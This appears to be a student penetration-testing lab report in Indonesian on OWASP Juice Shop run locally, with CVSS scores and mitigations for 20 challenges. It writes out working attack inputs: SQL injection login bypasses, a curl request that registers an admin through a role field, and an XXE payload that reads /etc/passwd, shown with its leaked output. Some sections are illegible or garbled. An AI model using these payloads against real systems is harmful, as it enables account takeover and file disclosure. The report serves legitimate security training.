

LAPORAN PENETRATION TESTING

OWASP JUICE SHOP

LAS WEEK 3 (CS)

MBC LAB 2026



NAMA: MUHAMMAD ILYAS SYARIEF

ID CAAS: 2644

DAFTAR ISI

DAFTAR ISI.....	2
1.INFORMASI UNUM.....	3
2.RINGKASAN CHALLENGE.....	3
3.DETAIL KERENTANAN PER CHALLENGE.....	4
4.RINGKASAN CVSS SCORES.....	18
5.TOOLS YANG DIGUNAKAN.....	18
6.KESIMPULAN.....	19

1. Informasi Umum

Item	Detail
Target	OWASP Juice Shop
Platform	Angular + Node.js/Express + SQLite
Port	3001
Base URL	http://localhost:3001
Tanggal Testing	2026-08-27
Framework Referensi	OWASP Top 10 2021

2. Ringkasan Challenge

Penetesting OWASP Juice Shop dilakukan untuk menguji 20 kerentanan yang ada di dalam list OWASP top 10 2021. Semua kerentanan berhasil di eksploitasi dan mendapatkan flag yang berada di masing-masing challenge.

Kategori OWASP Top 10 2021	Challenge Solved	Jumlah
A01: Broken Access Control	View Basket, Forged Feedback, Admin Registration, Forged Review, Admin Section	5
A02: Cryptographic Failures	Confidential Document	1
A03: Injection	Repetitive Registration, DOM XSS, Bonus Payload, Login Admin, Login Jim, Login Bender	6
A05: Security Misconfiguration	Error Handling, Deprecated Interface, Exposed Metrics	3

A06: Vulnerable Components	(termasuk di Deprecated Interface)	1
A07: Auth Failures	Empty User Registration	1
A09: Observability Failures	Access Log	1
Miscellaneous	Score Board, Privacy Policy	2

3. Detail Kerentanan per Challenge

1. Confidential Document (A02: Cryptographic Failures)

File sensitif disimpan di direktori /ftp/ yang dapat diakses tanpa autentikasi. Dan tidak ada akses kontrol pada file service

```

# Planned Acquisitions
> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.

```

Dampak:

- CVSS 3.1: 7.5 (High) -
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
- Kebocoran dokumen rahasia perusahaan (rencana akuisisi)
- Information disclosure tanpa autentikasi

Mitigasi:

- Jangan simpan file sensitif di public directory
- Implementasi authentication & authorization untuk file access
- Gunakan signed URLs dengan expiry untuk file download
- Audit file permissions secara berkala

2. Repetitive Registration (A03: Injection)

Validasi unique email tidak berfungsi dengan benar, dan aplikasi menerima registrasi email duplikat.

Register pertama

```
curl -X POST http://localhost:3001/api/Users \
-H "Content-Type: application/json" \
-d
'{"email":"repetitive@test.com","password":"test123","repeatPassword":"test123"}'
```

Register kedua dengan email YANG SAMA

```
curl -X POST http://localhost:3001/api/Users \
-H "Content-Type: application/json" \
-d
'{"email":"repetitive@test.com","password":"test123","repeatPassword":"test123"}'
```

Dampak:


- CVSS 3.1: 5.3 (Medium) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- Account enumeration via duplicate registration
- Business logic violation (DRY principle)
- Potential untuk spam/abuse

Mitigasi:

- Enforce unique constraint di database level
- Validasi server-side sebelum insert
- Rate limiting pada endpoint registrasi

3. Empty User Registration (A07: Auth Failures)

Tidak ada validasi input required fields (email, password) di backend.



Dampak:


- CVSS 3.1: 7.5 (High) -
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
- Account creation tanpa kredensial valid
- Bypass authentication mechanism
- Data integrity violation

Mitigasi:

- Validasi required fields di client & server side
- Enforce NOT NULL constraint di database
- Input sanitization & validation library

4. DOM XSS (A03: Injection)

Search query langsung di-render ke DOM tanpa sanitasi (innerHTML)



Dampak:

- CVSS 3.1: 6.1 (Medium) -
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
- Client-side code execution
- Session hijacking via cookie theft
- Defacement, phishing


Mitigasi:

- Gunakan Angular safe binding ([innerText] bukan [innerHTML])

- Sanitasi input dengan DOMPurify
- Content Security Policy (CSP) ketat
- Output encoding kontekstual

5. Bonus Payload (A03: Injection)

Sama dengan DOM XSS-kompleks payload juga dieksekusi karena tidak ada sanitasi



Dampak:

- CVSS 3.1: 6.1 (Medium) - sama dengan DOM XSS
- Persistent XSS via complex payload
- Bypass filter sederhana

Mitigasi:

- Gunakan Angular safe binding ([innerText] bukan [innerHTML])
- Sanitasi input dengan DOMPurify
- Content Security Policy (CSP) ketat
- Output encoding kontekstual

6. View Basket (A01: Broken Access Control)

[illegible]

- CVSS 3.1: 6.5 (Medium) -
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
- Informasi keranjang belanja user lain terekspos
- Privacy violation (produk, kuantitas, harga)

- Gunakan UUID/.random ID untuk basket (bukan sequential)
- Authorization middleware: req.user.id === basket.userId
- Implementasi object-level authorization

API menerima field UserId dari client tanpa validasi apakah match dengan authenticated user.

[illegible]

8


- CVSS 3.1: 7.1 (High)
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
- Feedback palsu atas nama user lain
- Reputation manipulation
- Data integrity violation

Mitigasi:

- Ignore UserId dari request body, gunakan req.user.id
- Allowlist field yang boleh di-update
- Server-side authorization check

8. Login Admin (A03: Injection)

Login user admin menggunakan Teknik SQL Injection



Dampak:

- CVSS 3.1: 9.8 (Critical)
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- Full account takeover (admin)
- Authentication bypass total
- Data breach seluruh user

Mitigasi:


- Parameterized queries / Prepared statements (wajib)
- ORM dengan binding parameter
- Input validation & sanitization
- WAF untuk detect SQLi patterns

9. Login Jim (A03: Injection)

Query SQL login menggunakan string concatenation tanpa parameterized query:

```
SELECT * FROM Users WHERE email = 'input' AND password = 'hash'
```

Menjadi: email = 'jim@juice-sh.op'--' AND password = ... -
> comment out password check



Dampak:

- **CVSS** **3.1:** **8.8** (High) -
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- Account takeover user Jim
- Akses data pribadi & history order

Mitigasi:


- Parameterized queries / Prepared statements (wajib)
- ORM dengan binding parameter
- Input validation & sanitization
- WAF untuk detect SQLi patterns

10. Login Bender (A03: Injection)

Query SQL login menggunakan string concatenation tanpa parameterized query:

```
SELECT * FROM Users WHERE email = 'input' AND password = 'hash'
```

Menjadi: email = 'bender@juice-sh.op'--' AND password =
... -> comment out password check



Dampak:

- CVSS 3.1: 8.8 (High) -
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- Account takeover user Bender
- Akses data pribadi & history order

Mitigasi:

- Parameterized queries / Prepared statements (wajib)
- ORM dengan binding parameter
- Input validation & sanitization
- WAF untuk detect SQLi patterns

11. Admin Registration (A01: Broken Access Control)

Backend tidak memfilter field role/isAdmin dari request body saat registrasi user baru.

```
~ Ilyas@HyperX mnt/.../ilyas >$ curl -X POST http://localhost:3081/api/Users \
-H "Content-Type: application/json" \
-d '{"email":"hacker@test.com","password":"test123","repeatPassword":"test123","role":"admin"}'
{"status":"success","data":{"username":"","deluxeToken":"","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/uploads/defaultAdmin.png","isActive":true,"id":28,"email":"hacker@t
est.com","role":"admin","updatedAt":"2026-08-27T08:55:39.829Z","createdAt":"2026-08-27T08:55:39.829Z","deletedAt":null}}
```

Dampak:

- CVSS 3.1: 8.8 (High) -
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- Privilege escalation via registrasi
- Admin account creation tanpa otorisasi
- Compromise seluruh system

Mitigasi:

- Allowlist field registrasi (hanya email, password)

- Role assignment hanya via admin panel
- RBAC enforcement di semua endpoint

12. XXE Data Access (A05: Security Misconfiguration)

XML parser dikonfigurasi dengan `resolveEntity: true` / `disallow-doctype-decl: false`, memproses external entities

```
~ Ilyas@HyperX mnt/..$ cat > xxe.xml << 'EOF'
<?xml version="1.0" encoding="UTF-8">
<DOCTYPE foo [
  <ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>xxe</foo>
EOF
~ Ilyas@HyperX mnt/..$ curl -X POST http://localhost:3001/file-upload \
-F "file=@xxe.xml"
<html>
<head>
<meta charset='utf-8'>
<title>Error: 828 customer complaints via file upload have been deprecated for security reasons: &lt;?xml version="1.0" encoding="utf-8">&lt;DOCTYPE foo [&lt;!ENTITY xxe SYSTEM "file:///etc/passwd"&gt;&lt;foo&gt;root:x:0:0:root:/root:/sbin/nologinbody:x:65534:65534:nobody:/nonexistent:/sbin/nologinroot:x:65532:65532:nonroot:/home/nonroot:/sbin/nologin&lt;/foo&gt; (xxe.xml)&lt;/title>
<style> {
margin: 0;
padding: 0;
outline: 0;
}
body {
padding: 80px 100px;
font: 15px "Helvetica Neue", "Lucida Grande", "Arial";
background: #E6E9E9 -webkit-gradient(linear, 0% 0%, 0% 100%, from(#fff), to(#E6E9E9));
background: #E6E9E9 -moz-linear-gradient(top, #fff, #E6E9E9);
background-repeat: no-repeat;
color: #555;
-webkit-font-smoothing: antialiased;
}
h1, h2 {
font-size: 22px;
color: #343434;
}
h1 em, h2 em {
padding: 0 5px;
font-weight: normal;
}
h1 {
font-size: 60px;
}
h2 {
margin-top: 10px;
}
ul li {
list-style: none;
}
#stacktrace {
margin-left: 60px;
```

Dampak:

- **CVSS** **3.1:** **8.1** (High) -
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H
- File read arbitrer (/etc/passwd, C:\Windows\system.ini)
- SSRF via XXE
- Denial of Service (Billion Laughs)

Mitigasi:

- Disable external entity processing:
XMLInputFactory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false)
- Gunakan JSON instead of XML
- Input validation & sanitization
- Disable DTD processing

13. Deprecated Interface (A06: Vulnerable Components)

Endpoint B2B lama (/api/b2b, /rest/b2b/*) masih aktif dan accessible tanpa dekomisi proper.

You successfully solved a challenge: Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.)

x

Dampak:

- CVSS 3.1: 5.3 (Medium) -
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N
- Attack surface expansion
- Legacy code tanpa security patch
- Information disclosure

Mitigasi:

- Decommission endpoint lama (return 410 Gone)
- API versioning & lifecycle management
- Inventory semua endpoint aktif
- Remove dead code

14. Access Log (A09: Observability Failures)

Access log file terekspos di direktori publik /ftp/ tanpa access control.



Name	Size	Modified
access.log 2026-05-26	201252	AM 2:06:20 8/26/2026
audit.json	348	AM 12:45:21 8/26/2026

Dampak:

- CVSS 3.1: 6.5 (Medium) -
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
- Exposure IP, user agent, request path, timestamp
- Recon untuk attack lanjutan
- Privacy violation (GDPR)

Mitigasi:

- Log files di directory non-public
- Rotate & compress logs
- Access control pada log directory
- Anonymize IP di log (GDPR)

15. Error Handling (A05: Security Misconfiguration)

Error handling tidak konsisten - stack trace terekspos ke user.

Trigger error via invalid input

curl

"http://localhost:3001/rest/products/search?q=<script>alert(1)</script>"

Atau akses endpoint yang tidak exist

curl <http://localhost:3001/api/nonexistent>

Dampak:

- CVSS 3.1: 5.3 (Medium) -
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- Information disclosure (stack trace, internal paths)
- Recon untuk attacker

Mitiasi:

- Global error handler dengan generic message
- Log detail di server, tidak di client
- Disable debug mode production

16. Exposed Metrics (A05: Security Misconfiguration)

Prometheus metrics endpoint (/metrics) aktif di production tanpa authentication.

```
~ Ilyas@HyperX mnt/.../ilyas >$ curl http://localhost:3001/metrics
# HELP juiceshop_llm_input_tokens_total Number of total input tokens processed
# TYPE juiceshop_llm_input_tokens_total counter
juiceshop_llm_input_tokens_total{app="juiceshop"} 0

# HELP juiceshop_llm_input_tokens Number of input tokens processed
# TYPE juiceshop_llm_input_tokens counter

# HELP juiceshop_llm_output_tokens_total Number of total output tokens processed
# TYPE juiceshop_llm_output_tokens_total counter
juiceshop_llm_output_tokens_total{app="juiceshop"} 0

# HELP juiceshop_llm_output_tokens Number of output tokens processed
# TYPE juiceshop_llm_output_tokens counter

# HELP juiceshop_llm_tool_calls_total Number of tool calls made
# TYPE juiceshop_llm_tool_calls_total counter

# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter
file_upload_errors{file_type="application/xml",app="juiceshop"} 1

# HELP http_requests_count Total HTTP request count grouped by status code.
# TYPE http_requests_count counter
http_requests_count{status_code="2XX",app="juiceshop"} 131
http_requests_count{status_code="3XX",app="juiceshop"} 526
http_requests_count{status_code="4XX",app="juiceshop"} 12
http_requests_count{status_code="5XX",app="juiceshop"} 5

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.027473624
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.116063987
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.309615457
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 1.579018374
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.003602951
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.00173468
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 1.627

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 29.165454

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 10.900202
```

Dampak:


- CVSS 3.1: 5.3 (Medium) -
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- Exposure internal metrics (memory, CPU, request count, DB connections)
- Recon untuk capacity planning attack
- Information disclosure

Mitigasi:

- Authentication pada /metrics endpoint
- Firewall restrict ke monitoring server only
- Disable di production jika tidak digunakan

17. Score Board (Miscellaneous)

Score board tersembunyi tapi accessible via direct URL (security through obscurity).



Dampak:


- CVSS 3.1: 3.1 (Low) -
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
- Information disclosure (challenge list, hints)

Mitigasi:

- Jangan gunakan obscurity sebagai security control
- Proper authorization pada sensitive pages

18. Privacy Policy (Miscellaneous)

membaca privacy policy



Dampak:


- CVSS 3.1: 0.0 (None) - Educational challenge

Mitigasi:

- Privacy policy harus accessible & readable
- Compliance dengan GDPR/Privacy laws

19. Forged Review (A01: Broken Access Control)

API tidak memvalidasi apakah reviewer match dengan authenticated user.



Dampak:

- CVSS 3.1: 7.1 (High)
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N


- Review palsu atas nama user lain
- Rating manipulation
- Trust violation

Mitigasi:

- Server-side set author = req.user.id
- Authorization check pada update/delete review

20. Admin Section (A01:Broken Access Control)

Missing Function-Level Access Control / Unprotected Administrative Page, Halaman administrasi berhasil diakses dan menampilkan data pengguna serta feedback pelanggan



Dampak:

- CVSS 3.1: 7.1 (High)
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
- Data pengguna dan customer feedback dapat diakses tanpa otorisasi yang sesuai.
- Fungsi administratif berpotensi disalahgunakan.

Mitigasi:

- Terapkan RBAC dan verifikasi role administrator pada sisi server.
- Tolak akses pengguna yang tidak berwenang dengan respons 403 Forbidden.

4. Ringkasan CVSS Scores

Challenge	CVSS v3.1	Severity	OWASP Cat
Login Admin (SQLi)	9.8	Critical	A03
Login Jim (SQLi)	8.8	High	A03
Login Bender (SQLi)	8.8	High	A03
Admin Registration	8.8	High	A01
XXE Data Access	8.1	High	A05
Confidential Document	7.5	High	A02
Empty User Registration	7.5	High	A07
Forged Feedback	7.1	High	A01
Forged Review	7.1	High	A01
Admin Section	7.1	High	A01

5. Tools yang Digunakan

Tool	Kegunaan
curl	HTTP client untuk eksekusi request API/endpoint
Browser (Firefox/Chrome)	Manual testing, DOM XSS, Bonus Payload, UI interaction
Browser DevTools (F12)	Inspect network, LocalStorage (JWT token), Console
Burp Suite	Mengintersepsi, menganalisis, dan memodifikasi request serta response HTTP
Docker	Menjalankan container Juice Shop
PowerShell dan WSL	Scripting otomatisasi request batch
Score Board UI	Hint challenge, tracking progress

6. Kesimpulan

Pengujian terhadap OWASP Juice Shop berhasil menyelesaikan 20 challenge yang mencakup 7 kategori OWASP Top 10 2021, serta 2 challenge kategori miscellaneous. Temuan dengan tingkat risiko tertinggi adalah SQL Injection pada Login Admin dengan skor CVSS 9.8 (Critical), diikuti oleh Login Jim, Login Bender, Admin Registration, dan XXE Data Access.

Hasil pengujian menunjukkan bahwa kerentanan utama terdapat pada mekanisme autentikasi, kontrol akses, validasi input, dan konfigurasi keamanan. Oleh karena itu, perbaikan perlu diprioritaskan pada penggunaan parameterized query, penerapan authorization di sisi server, validasi input, dan pengamanan endpoint sensitif.